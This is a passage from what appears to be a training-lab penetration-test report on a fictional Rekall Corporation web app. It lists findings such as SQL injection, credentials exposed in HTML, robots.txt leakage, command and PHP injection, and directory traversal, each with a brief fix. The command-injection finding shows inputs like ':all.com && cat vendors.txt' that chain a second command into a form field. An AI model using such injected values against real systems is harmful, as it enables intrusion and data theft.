
Vulnerability 7	Findings
-----------------	----------

Title	SQL injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Executed SQL statement in password field on login page
Images	 
Affected Hosts	192.168.14.35
Remediation	<p>API with Parameterized Statements: Switching from taking direct input in a web app to using a safe API is probably the safest way to deal with SQL injection.</p> <p>Character Escaping: If an API is not available, web application should be able to escape special characters.</p>

Vulnerability 8	Findings
Title	Sensitive data exposure



Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Login credential of user are in the HTML
	 <pre> <input type="password" id="password" name="password" size="25" autocomplete="off" /> <button type="submit" name="form" value="submit">Login</button> </div> </div> <section class="u-clearfix u-palette-2-base u-section-2" id="carousel_02cf"> <div class="u-clearfix u-sheet u-sheet-1"> <h1 class="u-text u-text-default u-text-1"> <center>Admin Login</center> </h1> <div id="main"> <p>Enter your Administrator credentials!</p> <style> input[type=password], input[type=password]{ background-color: black; color: white; } button[type=submit]{ background-color: black; color: white; } </style> <form action="/Login.php" method="POST"> <p><label for="login">Login:</label>douguaidi
 <input type="text" id="login" name="login" size="20" /></p> <p><label for="password">Password:</label>kusto
 <input type="password" id="password" name="password" size="20" /></p> <button type="submit" name="form" value="submit" background-color="black">Login</button> </form> </pre>




Images



Affected Hosts	192.168.14.35
Remediation	General login policy should be multi factor authentication. Remove login credential from HTML

Vulnerability 9	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Accessing 192.168.14.35/robots.txt exposes sensitive data

Images	 <pre>User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23</pre>
Affected Hosts	192.168.14.35
Remediation	Check file privileges. Only authorized users must be given access to sensitive data/files.
Vulnerability 10	Findings
Title	Command injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Using command injection gave access to vendors.txt file
Images	 <p>REKALL CORPORATION</p> <p>Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt</p> <p>DNS Check</p> <p>:all.com && cat vendors.txt Lookup</p> <p>MX Record Checker</p> <p>www.example.com Check your MX</p>



	 <p>DNS Check</p> <p>www.example.com Lookup</p> <p>Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: www.welcometorecall.com canonical name = welcometorecall.com. Name: welcometorecall.com Address: 208.76.82.210 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 10 is ksdnd99dkas</p>
	 <p>Networking Tools</p> <p>Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt</p> <p>DNS Check</p> <p>ecall.com Lookup</p> <p>MX Record Checker</p> <p>ecall.com cat vendors.txt Check your MX</p>
	 <p>DNS Check</p> <p>www.example.com Lookup</p> <p>MX Record Checker</p> <p>www.example.com Check your MX</p> <p>SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 11 is opshdkasy78s</p>


Affected Hosts

192.168.14.35



Remediation

Use Strong Input Validation



	Check file privileges. Only authorized users need to have access to sensitive files.
Vulnerability 11	Findings
Title	Brute force attack
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Using command injection gave access to passwd file. Used brute force attack to login.
Images	 

	
Affected Hosts	192.168.14.35
Remediation	<p>Use Strong Input Validation. Check file privileges. Only authorized users need to have access to sensitive files. Password policy must be complex.</p>

Vulnerability 12	Findings
Title	PHP injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	souvenirs.php was identified in robots.txt. Changing URL to include payload gave access to passwd file




	
Images	
Affected Hosts 192.168.14.35	Remediation Use Strong Input Validation. Check file privileges. Only authorized users need to have access to sensitive files.

Vulnerability 13	Findings
Title	Session management
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Using Burp tested different session IDs

	 <p>Images</p> 
Affected Hosts	192.168.14.35
Remediation	Inactivity timeout for every session


Vulnerability 14	Findings
Title	Directory traversal
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Was able to get access old directories / files using command injection


Images

